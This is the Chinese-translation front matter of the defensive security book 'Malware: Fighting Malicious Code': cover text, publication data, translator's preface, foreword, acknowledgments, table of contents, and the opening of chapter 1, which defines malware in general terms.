

你，我，岂容恶意代码横行？！

Malware: Fighting Malicious Code

决战 恶意代码

[美] Ed Skoudis Lenny Zelter 著
陈贵敏 侯晓慧 等译



您，是否经历了：

上了一个网站，硬盘就被恶意格式化了？！
IE浏览器标题栏换成了其他网站的名字？！
默认主页成了莫名的其他网址，并且恢复不了？！
在机器上不知什么时候被安装上一个木马程序？！
注册表编辑器被禁止使用？！
计算机系统被改得乱七八糟？！

这，都是恶意代码惹的祸！

让我们联起手来，拿起此书，与令人深恶痛绝的Malware（“malicious software”的简称，为破坏系统，甚至使系统崩溃而专门设计的软件，如病毒或特洛伊木马）做斗争。

没错！这其实就是一种斗争！本书就是你战胜这场战争的精良武器，它旨在用预防、检测和处理攻击计算机系统和网络的恶意代码所需的工具和技术来武装你。


本书提供：

- ★ 同时针对UNIX和Windows这两个系统所给出的解决方案和实例。
- ★ 为使系统安全，可实际操作的、久经时间考验的、现实世界中可采取的行动方案。
- ★ 建立适合自身情况的免费恶意代码分析实验室的全面指导，免于攻击之苦！

系统管理员、网络工作者、家用计算机用户，特别是安全从业者，都需要利用此书为自己的网络抵御那些随时都在变得更加凶狠的攻击！

图书分类：安全技术>Malware

ISBN 7-121-00992-7



9 787121 009921 >



网上订购：www.dearbook.com.cn
第二书店·第一服务

责任编辑：孙学瑛
责任美编：张子建
崔云霞

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 7-121-00992-7 定价：59.00元

安全技术大系

决战恶意代码

Malware: Fighting Malicious Code

[美] Ed Skoudis Lenny Zelter 著

陈贵敏 侯晓慧 等译

电子工业出版社

Publishing House of Electronics Industry

北京·BEIJING

内 容 简 介

本书旨在用预防、检测和处理攻击计算机系统和网络的恶意代码所需的工具和技术来武装你。书中讨论了如何预先保证系统安全,以防止这样的攻击;如何发现渗透进你的防御系统的恶意代码;如何分析随时都有可能遇到的 Malware 样本等。本书突出实用性,书中详细介绍了保证系统不受恶意代码攻击所能采取的措施,这些措施已经过时间考验并且切实可行。按照书中的技巧,你完全可以构建一个顶尖的防御工具包,用来对付随处发现的恶意代码。

系统管理员、网络工作者、家用计算机用户,特别是安全从业者,都需要利用此书,以此为自己的网络抵御那些随时都在变得更加凶狠的攻击。

Simplified Chinese edition copyright © 2005 by PEARSON EDUCATION ASIA LIMITED and Publishing House of Electronics Industry.

Malware:Fighting Malicious Code. First Edition, ISBN: 0-13-101405-6 by Ed Skoudis, Copyright © 2004. All Rights Reserved.

Published by arrangement with the original publisher, Pearson Education, Inc., publishing as Prentice Hall PTR. This edition is authorized for sale only in the People's Republic of China (excluding the Special Administrative Region of Hong Kong and Macau).

本书中文简体字翻译版由电子工业出版社和 Pearson Education 培生教育出版亚洲有限公司合作出版。未经出版者预先书面许可,不得以任何方式复制或抄袭本书的任何部分。

本书封面贴有 Pearson Education 培生教育出版集团激光防伪标签,无标签者不得销售。

版权贸易合同登记号 图字: 01-2004-0957

图书在版编目(CIP)数据

决战恶意代码 / (美)斯考迪斯(Skoudis, E.), (美)兹勒特尔(Zelter, L.) 著; 陈贵敏等译.

—北京: 电子工业出版社, 2005.4

(安全技术人系)

书名原文: Malware: Fighting Malicious Code

ISBN 7-121-00992-7

I. 决… II. ①斯… ②兹… ③陈… III. 电子计算机—安全技术 IV. TP309

中国版本图书馆 CIP 数据核字(2005)第 015470 号

责任编辑: 孙学瑛

印 刷: 北京智力达印刷有限公司

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

经 销: 各地新华书店

开 本: 787×980 1/16 印张: 31.25 字数: 650 千字

印 次: 2005 年 4 月第 1 次印刷

定 价: 59.00 元

凡购买电子工业出版社的图书,如有缺损问题,请向购买书店调换。若书店售缺,请与本社发行部联系。联系电话:(010) 68279077。质量投诉请发邮件至 zlts@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

译者序

Malware 为 Malicious software 的简写，意为“恶意软件”，指用于破坏计算机系统的软件。从 1981 年出现第一例有记载的计算机病毒以来，我们的计算机便工作在 Malware 的“白色恐怖”之下。计算环境的日益兼容，计算机互联性的日趋完善，缺乏专业技能的计算机用户群的扩大，成为加速计算机产业革命的因素，同时也令如今的计算机面临着更广泛的恶意代码攻击的威胁。据 Symantec 公司对全世界受感染计算机用户的调查报告显示，超过 64% 的个人电脑中含有某种 Malware 或者 Spyware 目录。面对这些威胁，无论是安全从业者还是系统管理员，或是普通的计算机用户，都迫切需要掌握相关的防范知识和技能。换句话说，计算机安全已不单单是安全从业者的事情了。而大量的普通计算机用户，尤其是众多“网友”，都需要为自己的计算机筑起一道安全“防线”。

我们非常高兴向广大读者推荐这本关于计算机安全方面的出色的专业指南。书中依次讲述了“病毒”、“蠕虫”、“恶意移动代码”、“后门”、“特洛伊木马”、“用户模式 RootKits”，以及“内核模式 RootKits”等 Malware。对每一种恶意代码，作者都从宏观定义入手，详细剖析其攻击方式的基本原理，并提供一些实现的技术细节，然后针对不同类型的攻击提出相应的防御措施。全书风格明快，生动活泼，语言风趣，图文并茂，既有专业的理论分析，又提供了解决实际问题的方法，并配以实例讲解，不但适合于计算机安全从业者，而且适合于普通的计算机爱好者，是一本不可多得的计算机安全书籍。

作者 Ed Skoudis，是有名的信息安全预测专家，克林顿安全办公室的高级顾问，网络安全研究会“The Hack-Counter Hack Training Course”的创始人，多年来一直从事计算机安全工作。Ed Skoudis 的另外一部畅销书——“Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses”（中文版译名为《反击黑客》），详细介绍防御各种黑客攻击的技术与方法。而这本书所讲述的 Malware 要比黑客攻击工具具有更为广泛的内容。

相信在看过这本书之后，我们将会为自己的计算机建立更为坚固的安全防线，在面对 Malware 的时候不再束手无策！

参加本书翻译和校对工作的还有芦洁、杨扬、鲍亮、邬丽红、韩琪和赵景等。

限于译者水平，错误与不当之处在所难免，敬请广大读者批评指正。

译者

于西安电子科技大学

前 言

几年前，我曾在维吉尼亚州的 McLean 参加了一个关于入侵检测的特别会议。与会者被分为四个小组，负责对入侵检测相关领域技术的发展水平进行评估，为将来的研究方向提出一些建议。最后，每个小组选出一名代表为所有与会者展示他们小组的研究成果。虽然每个小组的报告都很有趣，而且都值得一听，不过，研究恶意代码的那个小组对恶意代码领域的发展所做的报告深深地吸引了我。他们的结论是：这几年来，在恶意代码的特征描述和识别方面并没有太大的实质性进展。大家想想，病毒已经存在至少 20 年了，人们仍然在编写着各种恶意代码，并让它们四处蔓延。但是，我们根本不会奢望会听到类似于“如今哪个可靠程序可以准确而高效地检测到几乎所有的恶意代码”这样跨越式的进步，然而并不是所有人都这么认为。一些没有参加会议的研究人员根本不会同意恶意代码小组的说法，但我相信这样的人只是少数。为了更好地识别和对付恶意代码，我们正在进行着大量相关的研究工作，但是要在理解和检测恶意软件方面取得突破性的进展，我们还有相当漫长的路。

极具讽刺意味的是，如今的计算世界里到处都充斥着恶意软件。病毒和蠕虫都非常普遍，在报纸、杂志和电视上经常都能看到有关“最新且最强大”的病毒或蠕虫的报道。即便是计算机新手都知道病毒是什么，以及它们为什么不受欢迎。数年前就有人开发出了“创建你自己的病毒”这样的工具包。在 10 年前，公开的“电脑黑客工具”站点还非常罕见，而在今天的因特网上却是盛极一时。然而，对于想要获得恶意软件的人来说，并不一定要从“电脑黑客工具”网站才能获得他们想要的。

2002 年 8 月，计算机紧急响应小组协调中心（the Computer Emergency Response Team Coordination Center, CERT/CC）报道：一个搞恶作剧的家伙修改了 OpenSSH 中所有的源代码，使其中包含了特洛伊木马程序。一些毫无防备的用户进入 OpenSSH 和它的镜像站点，他们本想通过各主机之间加密的网络传输非常安全地下载 OpenSSH。但事与愿违，他们却将包含在 OpenSSH 源码中的木马程序引入腹地，这使得攻击者获得了对他们系统的远程控制。

本书——“Malware: Fighting Malicious Code”——的作者，全世界能够识别各种类型攻击的为数不多的专家之一，Ed Skoudis 本人，在本书的第 1 章中指出：他曾在他的某一台计算机上发现过数个执行暴力的口令破解的木马程序。恶意软件一点也不罕见，相反它还很流行，而且这一状况正在加剧。

恶意软件不能凭空存在，它不能魔法般地自己潜入系统和网络设备中。就像生物学上

的寄生虫寄居在某个宿主的一个或多个薄弱处一样，恶意软件想要运行并达到预期的结果也需要有特定的条件。而今天的计算世界，为恶意软件提供了一个近乎理想的环境。这对于恶意软件的作者来说是幸运的，而对于用户群则是不幸的。为什么呢？首先，因为如今比较通用的软件都存在许多容易受到攻击的弱点。特别是，为了降低开发成本并为自己的软件产品赢得竞争力，进而获得最大的利润，大多数软件发行商都是匆匆地完成软件开发的。他们生产的代码通常没有经过认真的设计、开发及足够的测试。最终开发出的就是充满漏洞的软件——它们表现异常，或者，更糟的是，导致了安装这些软件的系统表现异常。在许多情况下，这为作恶者提供了利用异常环境执行恶意软件并 / 或者安装更多恶意软件的机会，这样恶意的就能实现他们所想要做的（例如捕捉键盘的输出）。事实上，由于没有针对软件产业的管理条例，而用户群天真无邪地继续购买和使用到处是漏洞的软件，并且不去修补那些已经发现的漏洞。所以说，恶意软件确实拥有一个“目标充足”的环境，供其滋生。

还有更糟糕的是，破解工具的可用性发生了很大变化。不久前，人们在得到某个破解工具后还得花些工夫去学习如何使用它。大多数破解工具的用户界面是语义含糊的命令行界面，只有工具的开发人员才会使用。这些工具的帮助设施事实上并不存在，其结果就是很难，甚至无法使用这些工具，只有少数人可以使用这些工具，并以此为荣。因此，与安全相关的威胁水平并不是很高。然而，随着时间的推移，破解工具的可用性有了很大的改善。现在许多工具都很容易操作，因此被戏称为“儿童脚本 (*kiddie scripts*)”。如果某个“攻击者”想要利用它们做些什么，只需下载这些工具并输入少量信息，（比如，只需回答“你想攻击哪个 IP 地址？”）然后将鼠标指针移动到按钮“Go”上并单击一下。儿童脚本的出现和几个世纪前枪支的出现具有很多相似之处。在枪支大量用于战斗以前，综合考虑所有因素，人数多的一方比人数少的一方有很大的优势，枪支成为重要的“平衡器”。尽管稍有不同，但儿童脚本同样是个重要的平衡器。使用儿童脚本还不大可能完成一个经验丰富的攻击者所能做的事情。但是，一个毫无经验的攻击者却至少可以完成很多，甚至大多数的攻击。

部署恶意软件的各种动机也令我们眼界大开。传统意义上的“黑客”如今只是计算机世界敌对势力中的一小部分潜在的力量。有组织的犯罪已经潜入计算领域，正在寻找机会，比如进行未经许可的资金传输。商业间谍机构、心存不满或是贪婪的内部人员、军队和政府部门的“信息战”专家、遭到爱人抛弃的人、第三者、身份窃贼 (*identity thieves*)，甚至是计算机恐怖分子，都被列入倾向于突破系统和网络安全防线的众多人群之列。计算机安全专家认为攻击者实施攻击需要一定的能力、高明的手段和合适的机会，恶意软件转变为攻击者的能力。如果我们想到今天的计算环境是如此多种多样，以及有这么多种人群可以偷偷地获得对系统和网络的访问权，我们就会明白机会简直多得令人难以置信。

然而，我们并没有完全输掉这场战争，与恶意软件的战争中至少有少数的几个亮点。如今，反病毒软件得到了广泛的应用。例如，如果能够定期更新我们的反病毒软件，那么在检测和清除相当数量的恶意软件——特别是（并不限于）Windows 和 Macintosh 系统中的

病毒和蠕虫方面是非常有效的，反病毒软件的成功在某种程度上体现了与恶意软件斗争的胜利。但是，这类软件中的绝大多数是相当简单的，正如你将在本书第2章中看到的那样。然而，更糟的是，还有许多用户仍然没有在自己的 Windows 和 Macintosh 系统上安装反病毒软件。或者，即使他们安装了反病毒软件，他们也有可能不会去进行必要的更新。正如这本书的其它章节所提到的那样，有人也开发了一些针对其它种类的恶意软件的检测和清除软件。但是，同反病毒软件一样，缺乏（往往是最需要这类软件的组织）广泛的部署是这类软件的主要局限。

多种恶意软件并存，并且它们都似乎在快速地变得越来越复杂，这使得在我们所知道的恶意软件和对它的处理能力之间产生了巨大的差距。如果想要缩小这个差距，在理解和处理恶意软件方面需要大跨步地发展，而不是缓慢前进。详细、全面地理解恶意软件是怎样工作，以及怎样防范它们是缩小这个差距最有效的催化剂。“*Malware: Fighting Malicious Code*”就是这样一本书。作者 Ed Skoudis 在第1章中简单地介绍了必要的基础知识，然后在后续章节中介绍了每一种恶意软件——病毒、蠕虫、恶意移动代码、后门、特洛伊木马、用户模式 Rootkits、内核模式 Rootkits、更深层次的恶意软件和混合恶意软件等。然后描述了恶意软件植入系统的各种情形，并且以如何安全有效地分析潜在的和真正的恶意软件作为本书的结束部分。我最喜欢的章节是第8章（“内核模式 RootKit”），因为 Ed 选择了一个含有许多零散知识的主题，并用非常详细和易于理解的结构将这些知识组织起来。必须承认，我在读过这一章后也是非常不安，因为我第一次意识到破坏内核居然有这么多高明的方法。之后，我摆弄自己的一个 Linux 系统，尝试着用 Ed 所介绍的方法来确保系统的内核层没有遭到破坏。我发现读过这一章后，自己可以将别人在 Windows 系统，而不是 Linux 系统上花费大量时间所做的事情做得更加出色。第10章（“情节”）是对 Ed 在前面9章中介绍的内容的应用。情节和案例研究是将理论进行运用的最好办法，而作者恰在案例这一章中以非常好的形式实现了这一点。学习恶意软件总是非常有趣，但是如果你在阅读的时候不知道该做些什么，那恐怕很难有所收获。整本书确定了针对可能遭遇的威胁的高效、切实可行的解决方案，并详细介绍了如何实施这些方案。

我从没有看到过像“*Malware: Fighting Malicious Code*”这样清晰而系统讲解有关这样一组恶意软件的本质的问题。Ed 是一个顶级的 SANS 教员，如果你对他所写的是否能够像他所讲的一样出色表示怀疑，读一下这本书吧！你的疑虑将会烟消云散。他可以将一切相关技术描述得简单易懂，却又不减少技术含量，这一点是很少有作者能够做得到。不论所讨论的主题涉及了多少技术问题，他都会频频插入幽默的语句作为点睛之笔，令这本书保持了较高水平的趣味性。我一直在想，这几年来又有多少学生参加了我的各种计算机安全课程。如果参加之前他们有了这本书，也许就不会来学习这些课程了。

——E. Eugene Schultz, Ph.D., CISSP, CISM

致 谢

首先，我要感谢我的妻子和孩子们，她们在我的写作过程中一如既往地支持着我。为了尽快完成这本书，我不得不整月整月地投入到写作中，打消所有度假的念头。在这漫长的写作过程中，我的孩子 Josephine、Jessica 和 Joshua 一直非常关心我。

Lenny Zeltser 参与了本书的写作，完成了本书的第 2 章和第 4 章。在这些章节中可以看出他那敏锐的洞察力，还有他的观点和想法都对这本书的写作有极大的帮助。

Mary Franz 也提供了很大的帮助，她是一个优秀的顾问，她对整本书的写作做了协调工作。最重要的是，Mary 是我遇到的最专业的啦啦队队长。每当我觉得无法完成这本书的写作时，只要与 Mary 进行一次愉快的谈话，就能再次鼓起勇气继续工作。还要感谢 Noreen Regina 所给予的帮助，她负责技术方面的编辑工作，而且是她发掘了 Mary。

Scott Suckling 和他的团队在幕后支持，他们在整个编辑过程中做得非常出色。我要特别感谢他们在文法校对、图片编辑及版面设计等方面所做的工作。

感谢 Gene Schultz 写了这本书的前言，多年来，Gene 一直是我的朋友和顾问，为此我会永远心存感激。

我还要感谢 Zoe Dias，SANS 的主管，她让我总是忙而不乱。这么多年来，她是一个非常好的法律顾问、心理分析专家、宣传者、职业顾问，而且是一个很好的朋友。我要对这一切表示感谢，Zoe，你是最棒的！

Stephen Northcutt 是 SANS 的一员，他在我从事信息安全的职业生涯中起着绝对的指导作用。这些年来已经证实 Stephen 的建议有着不可思议的价值并且极具预见性。没有他，就不会有这本书。

SANS 的 Alan Paller 同样在我的职业生涯中给了我许多启发，他为了信息安全行业的进步并让我接受这些成果，做了不懈的努力，我对此深表感激。一想到 Alan 曾给我的所有机会，我都会感到惭愧。

我还应该感谢我的技术顾问，Warwick Ford, Marcus Leech, David Chess, Harlan Carvey, Mike Ressler 和 Kevin E. Fu。你们都提了非常好的建议，这些建议涉及的范围从 Tolkien 的引用到微代码，从文法错误到 RootKit，十分广泛。在整个写作过程中，我经常向 Mary Franz 提到：我对从顾问团得到的深刻思想和缜密的建议有着多么深刻的印象。她告诉我，她已经给我指派了她所知道的最好的技术顾问，这一点毫无疑问。

最后，我还要感谢 Bill Stearns、Jay Beale、Mike Poor 和 TK。在整个写作过程中，我的这些挚友在不经意的交谈中展现了他们敏锐的洞察力。有几个月的时间，我们都在反复讨论关于蠕虫、微代码、内核操纵的概念和其他无数细节。他们精炼的概念、类比和幽默，在书中随处可见。

目 录

第 1 章 介绍	1
1.1 定义问题	2
1.2 为什么恶意代码如此普遍	3
1.2.1 混合的数据和可执行指令：令人惊恐的组合	4
1.2.2 恶意的用户	7
1.2.3 日益增加的同构计算环境	8
1.2.4 空前的连通性	8
1.2.5 不断扩大的缺乏专业技能的用户群	9
1.2.6 这个世界并不是个友善和平的地方	9
1.3 恶意代码的类型	10
1.4 恶意代码的历史	12
1.5 为什么写这本书	15
1.6 有哪些期望	16
1.7 参考文献	18
第 2 章 病毒	19
2.1 计算机病毒的早期历史	21
2.2 感染机制和目标	24
2.2.1 感染可执行文件	24
2.2.2 感染引导区	28
2.2.3 感染文档文件	31
2.2.4 病毒感染的其他目标	35
2.3 病毒的传播机制	37
2.3.1 移动存储	38
2.3.2 电子邮件及其下载	39
2.3.3 共享目录	39
2.4 防御病毒	39

2.4.1	反病毒软件	40
2.4.2	配置强化	45
2.4.3	用户培训	48
2.5	Malware 的自我保护技术	49
2.5.1	隐匿	49
2.5.2	多态和变异	50
2.5.3	情化反病毒软件	50
2.5.4	挫败 Malware 的自我保护技术	51
2.6	结论	52
2.7	总结	52
2.8	参考文献	53
第 3 章	蠕虫	55
3.1	为什么使用蠕虫	57
3.1.1	接管大量的系统	57
3.1.2	使追踪变得更困难	57
3.1.3	扩大危害范围	58
3.2	蠕虫简史	59
3.3	蠕虫的组成	61
3.3.1	蠕虫的“弹头”	62
3.3.2	传播引擎	63
3.3.3	目标选择算法	64
3.3.4	扫描引擎	66
3.3.5	有效载荷	66
3.3.6	组合各部分: Nimda 案例研究	67
3.4	蠕虫传播的障碍	69
3.4.1	目标环境的多样性	69
3.4.2	受害系统崩溃将限制蠕虫传播	71
3.4.3	过量的传播可能阻塞网络	71
3.4.4	不要自己踩到自己	71
3.4.5	不要被别人踩到	72
3.5	即将到来的超级蠕虫	72
3.5.1	多平台蠕虫	73
3.5.2	多探测蠕虫	73

3.5.3	Zero-Day 探测蠕虫	74
3.5.4	快速传播蠕虫	74
3.5.5	多态蠕虫	76
3.5.6	变形蠕虫	76
3.5.7	真正恶毒的蠕虫	77
3.6	大的并非总是好的：非超级蠕虫	78
3.7	防御蠕虫	79
3.7.1	Ethical 蠕虫	80
3.7.2	反病毒软件：一个很好的办法，但需要和其他防御手段配合使用	82
3.7.3	配置销售商补丁并加固公共访问系统	82
3.7.4	阻断任意的输出连接	83
3.7.5	建立应急响应机制	83
3.7.6	不要摆弄蠕虫，甚至 Ethical；除非	84
3.8	结论	85
3.9	总结	86
3.10	参考文献	87
第 4 章	恶意移动代码	89
4.1	浏览器脚本	91
4.1.1	资源枯竭	92
4.1.2	浏览器劫持	93
4.1.3	利用浏览器的漏洞窃取 Cookie 值	96
4.1.4	跨网站脚本攻击	100
4.2	ActiveX 控件	109
4.2.1	使用 ActiveX 控件	110
4.2.2	恶意 ActiveX 控件	112
4.2.3	利用非恶意 ActiveX 控件	115
4.2.4	防御 ActiveX 的威胁：Internet Explorer 设置	118
4.3	Java Applets	120
4.3.1	使用 Java Applets	121
4.3.2	Java Applet 安全模型	123
4.3.3	恶意 Java Applets	125
4.4	E-mail 客户程序中的移动代码	127
4.4.1	通过电子邮件提升访问权限	128

4.4.2	防止提高 E-mail 访问权限	129
4.4.3	Web Bugs 与个人隐私	130
4.4.4	防御 Web Bugs	131
4.5	分布式应用软件和移动代码	132
4.6	防御恶意移动代码的其他方法	134
4.6.1	反病毒软件	135
4.6.2	行为监视软件	136
4.6.3	反间谍软件工具	137
4.7	结论	140
4.8	总结	140
4.9	参考文献	142
第 5 章	后门	144
5.1	不同类型的后门通路	145
5.2	安装后门	146
5.3	自动启动后门	147
5.3.1	设置 Windows 后门启动	147
5.3.2	防御: 检测 Windows 后门启动技术	152
5.3.3	启动 UNIX 后门	154
5.3.4	防御: 检测 UNIX 后门启动技术	158
5.4	通用的网络连接工具: NetCat	158
5.4.1	NetCat 处理标准输入和标准输出	159
5.4.2	NetCat 后门命令行解释器监听程序	161
5.4.3	简单 NetCat 后门命令行解释器监听程序的局限性	163
5.4.4	利用 NetCat 后门客户机程序“强制”命令行解释器	164
5.4.5	Netcat + Crypto = Cryptcat	165
5.4.6	其他后门命令行解释器监听程序	165
5.4.7	防御后门命令行解释器监听程序	166
5.5	GUI 越过网络大量使用虚拟网络计算	172
5.5.1	关注 VNC	174
5.5.2	VNC 网络特征和服务器模式	175
5.5.3	用 VNC “强制” GUI	176
5.5.4	远程安装 Windows VNC	177
5.5.5	远程 GUI 防御	179

5.6	无端口后门	179
5.6.1	ICMP 后门	179
5.6.2	非混合型探测后门	180
5.6.3	混合型探测后门	183
5.6.4	防御无端口的后门	186
5.7	结论	189
5.8	总结	190
5.9	参考文献	191
第 6 章	特洛伊木马	192
6.1	名字中有什么	193
6.1.1	与 Windows 扩展名放在一起	193
6.1.2	模仿其他文件名	196
6.1.3	路径中的“.”威胁	200
6.1.4	特洛伊命名游戏的防御	202
6.2	包装明星	204
6.2.1	包装工具的特点	205
6.2.2	防御包装工具	206
6.3	特洛伊软件发行站点	206
6.3.1	特洛伊软件发行的老式路线	207
6.3.2	流行新趋势：追随 Web 站点	207
6.3.3	Tcpdump 和 Libpcap 特洛伊木马后门	208
6.3.4	针对特洛伊软件发行的防御	211
6.4	给代码“下毒”	212
6.4.1	代码的复杂性使得攻击更容易	213
6.4.2	测试？什么测试	214
6.4.3	软件开发的全球化趋势	216
6.4.4	预防给代码“下毒”	217
6.5	“指定”一个浏览器：Setiri	218
6.5.1	Setiri 组件	218
6.5.2	Setiri 通信	219
6.5.3	防御 Setiri	221
6.6	将数据隐藏在可执行文件中：隐藏和多态	223
6.6.1	Hydan 和可执行文件信息隐藏	224

6.6.2	Hydan 在起作用	225
6.6.3	防御 Hydan	228
6.7	结论	228
6.8	总结	229
6.9	参考文献	230
第 7 章	用户模式 RootKit	231
7.1	UNIX 用户模式 RootKit	233
7.1.1	LRK 家族	235
7.1.2	Universal RootKit(URK)	244
7.1.3	使用 RunEFS 和 Defiler's Toolkit 控制文件系统	247
7.1.4	ext2 文件系统概述	248
7.1.5	UNIX RootKit 的防御	254
7.2	Windows 用户模式 RootKit	261
7.2.1	使用 FakeGINA 控制 Windows 登录	263
7.2.2	运行中的 WFP	266
7.2.3	DLL 注入、API 挂钩和 AFX Windows RootKit	273
7.2.4	防御 Windows 系统中的用户模式 RootKit	280
7.3	结论	284
7.4	总结	284
7.5	参考文献	286
第 8 章	内核模式 RootKit	287
8.1	内核是什么	287
8.2	内核控制的影响	290
8.3	Linux 内核	293
8.3.1	Linux 内核探险	294
8.3.2	控制 Linux 内核的方法	301
8.3.3	防御 Linux 内核	318
8.3.4	检测 Linux 中的内核模式 RootKit	322
8.3.5	应对 Linux 中的内核模式 RootKit	324
8.4	Windows 内核	324
8.4.1	Windows 内核之旅	325
8.4.2	控制 Windows 内核的方法	337

8.4.3	内核模式 Windows? 或许某一天……很快	344
8.4.4	保卫 Windows 内核	345
8.5	结论	347
8.6	总结	348
8.7	参考文献	350
第 9 章	进一步深入	353
9.1	设置舞台: Malware 的不同层次	354
9.2	更深层次: BIOS 的可能性和 Malware 微代码	356
9.2.1	BIOS Malware 的可能性	357
9.2.2	微代码 Malware	366
9.3	组合 Malware	379
9.3.1	Lion: Linux 中蠕虫/RootKit 组合	380
9.3.2	Bugbear: Windows 中蠕虫/病毒/后门的组合	383
9.3.3	并不是全部	387
9.3.4	防御 Malware 组合体	388
9.4	结论	388
9.5	总结	388
9.6	参考文献	391
第 10 章	情节	392
10.1	情节 1: 白璧微瑕	393
10.2	情节 2: 内核偷盗者的入侵	399
10.3	情节 3: 沉默的蠕虫	408
10.4	结论	417
10.5	总结	417
第 11 章	恶意代码分析	420
11.1	建立一个恶意代码分析实验室	420
11.1.1	警告: 使用没有工作目的的系统并远离 Internet	421
11.1.2	全面的实验室体系结构	421
11.1.3	虚拟化任何事物	423
11.2	恶意代码分析过程	426
11.2.1	恶意代码分析和合法软件	427

11.2.2	准备和确认	428
11.2.3	安装实例并做好分析准备	432
11.2.4	静态分析	434
11.2.5	动态分析	448
11.2.6	用 Burneye 阻止恶意代码分析	463
11.3	结论	466
11.4	总结	467
11.5	参考文献	469
第 12 章	结论	470
12.1	跟上技术发展的有用站点	470
12.1.1	Packet Storm Security	471
12.1.2	Security Focus	471
12.1.3	Global Information Assurance Certification	472
12.1.4	Phrack Electronic Magazine	472
12.1.5	The Honeynet Project	473
12.1.6	Mega Security	474
12.1.7	Infosec Writers	474
12.1.8	Counterhack	474
12.2	临别思考	475
12.2.1	临别思考: 悲观主义版	475
12.2.2	临别思考: 乐观主义版	477

第 1 章 介 绍

那天清晨，我被闹钟刺耳的铃声吵醒。当时我正在做一个奇怪的梦，梦中计算机创建了一个用来监管人类的虚拟现实模拟系统，通过它来统治世界。从梦境中醒来，我开始准备新一天的工作。和往常一样，我漫不经心地登录系统，处理那些每个晚上都会泛滥成灾的邮件，寻找其中需要尽快考虑的有用信息。可是在整理邮件的过程中，我感觉到系统似乎不大对劲。这台计算机运行得很慢，不像往常那样快速。

我查找占用大量 CPU 运行时间的异常程序，但是没有找到任何有问题的地方。仿佛是什么人或什么东西从我那 2 GHz 的处理器中偷走了的几百 MHz。并没有什么可见的程序占用 CPU，仿佛有一个魔鬼潜入了我的计算机，或许是前一天晚上我设置错了什么内容或者不小心启动了一个性能死亡漩涡（death spiral）所致。

在接下来的几个小时中，我快速地检查了系统，试图找到我犯的错误。但系统看起来完全正常，配置也与前一天早晨完全相同。我又进行了各种各样的检查，但是没有发现任何虚假程序（spurious programs）和陌生文件，也没有发现不正常的网络流量（network traffic）。

于是我开始怀疑这台计算机提供的自身检测报告的真实性，或许我受到了攻击，某个坏家伙正在捉弄我。难道我所执行的所有检查事实上使用的是攻击者自己的代码，正是这些代码骗我说一切正常？我迅速备份了系统，并从一张专门针对这种问题的光盘启动系统，这张测试光盘中有许多检查工具。我急切地扫描硬盘，寻找异常所在。果然如此！攻击者在我的系统中安放了设计为可以自我隐藏的恶意代码！

这个坏家伙运行了几个加载到我的系统中的不可见程序，这些程序以一种强制性插入的方式占用 CPU 来确定加密文件的内容。它们不仅可以进行自我伪装，而且还可以以每秒数千次的速度试探打开加密文件的密钥，从而可以读取该加密文件。我想，对攻击者而言，把这个处理器密集型（占用大量的 CPU 时间）的任务加载到我的计算机上或者成百上千台

其他的计算机上，比起使用他自己珍爱的 CPU 更好些。直到今天，我也没有弄清楚攻击者拼命要打开的那个神秘的加密文件的内容。不过，我对那些用来攻击我的系统的恶意代码有了更加深刻的认识。

那么，亲爱的读者朋友，这就是本书要讨论的内容，即恶意代码。本书将向你展示攻击者如何将它安装到计算机上，如何利用它逃避检查，以及你如何才能看破其恶毒的阴谋，以保证自己系统的安全。本书旨在用预防、检测和处理攻击你的计算机系统和网络的恶意代码所需的工具和技术来武装你。我们将讨论如何预先保证系统的安全以防止这样的攻击，如何发现渗透进你的防御系统的恶意代码，以及如何分析随时都有可能遇到的 Malware 样本。

1.1 定义问题

植入到你的计算机中的恶意代码会让攻击者享有对你的计算机的相当大的控制权。恶意代码也可称做“*Malware*”，它的表现就像是内部代理一样，在你的计算机内实施攻击者的卑鄙计划。如果攻击者能在你的计算机内安装恶意代码，或者加载一个恶意程序捉弄你，那么你的计算机系统就会像攻击者的奴才一样，任由其摆布。与此同时，你自己的系统也不再听从你的命令。它们投降了，变成了邪恶的双重代理，而事实上却效忠于那些坏家伙。

当攻击者能够利用恶意代码执行内部指令时，需要一个怎样的内部合作者呢？这种渗入你组织内部的合作者可能会被逮捕、拘留和审问。另一方面，恶意代码也可能被发现、分析并删除。对于攻击者而言，这总比有一个被关在监狱里泄露秘密的合作者好得多。不管你的单位是商业机构、教育机构、政府机构，还是军事机构，恶意代码都可能会制造真正的破坏。

但是，我们先不必考虑那么远。那究竟什么是 Malware 呢？其实已经有许多种不同的定义了。本书中，我们就使用下面这个比较实用的定义：

Malware 是运行在你的计算机上，使系统按照攻击者意愿执行任务的一组指令。

让我们来进一步分析一下这个定义。首先，什么是“指令集”？注意这个定义并没有说是软件或程序，因为对许多人来说，软件和程序在某种程度上意味着二进制的可执行指令。尽管许多恶意代码是以二进制可执行指令的方式实现的，但是，类型繁多的恶意代码所包括的远不止这些。恶意代码几乎可以通过任意一种可能的计算机语言实现，这仅仅受限于计算机攻击者自身的想像力，而攻击者们的想像力往往是很丰富的。攻击者揉杂了大量的二进制可执行代码类型、脚本语言、字处理宏语言和一大堆其他指令集来制造恶意代码。

再次涉及我们的定义，你可能会问恶意代码究竟能够让计算机做什么？此外，那些富有创新精神的计算机攻击者们不断地为其代码策划新的，甚至更为诡异的技术，几乎是毫

不顾及。运行在你的计算机上的恶意代码可以执行如下所列的操作。

- ✘ 从你的计算机硬件驱动中删除敏感的配置文件，致使计算机完全不可恢复。
- ✘ 感染你的计算机，并将其作为一个出发点，将病毒蔓延到你的所有朋友的计算机，使你成为 Internet 中的病毒传播者（Typhoid Mary）。
- ✘ 监视你的按键，使攻击者可以看到你键入的所有内容。
- ✘ 收集你的相关信息，例如你使用计算机的习惯、所访问的站点，以及上网的时间等。
- ✘ 将你的计算机屏幕的视频信息流发送给攻击者，这样攻击者就可以在你使用计算机时进行远程监视。
- ✘ 从一个附加的摄像机截取视频，或者从你的麦克风截取音频，并通过网络将它发送给攻击者，将你变成你自己的广播电视台或无线广播电台节目中的不知情的明星。
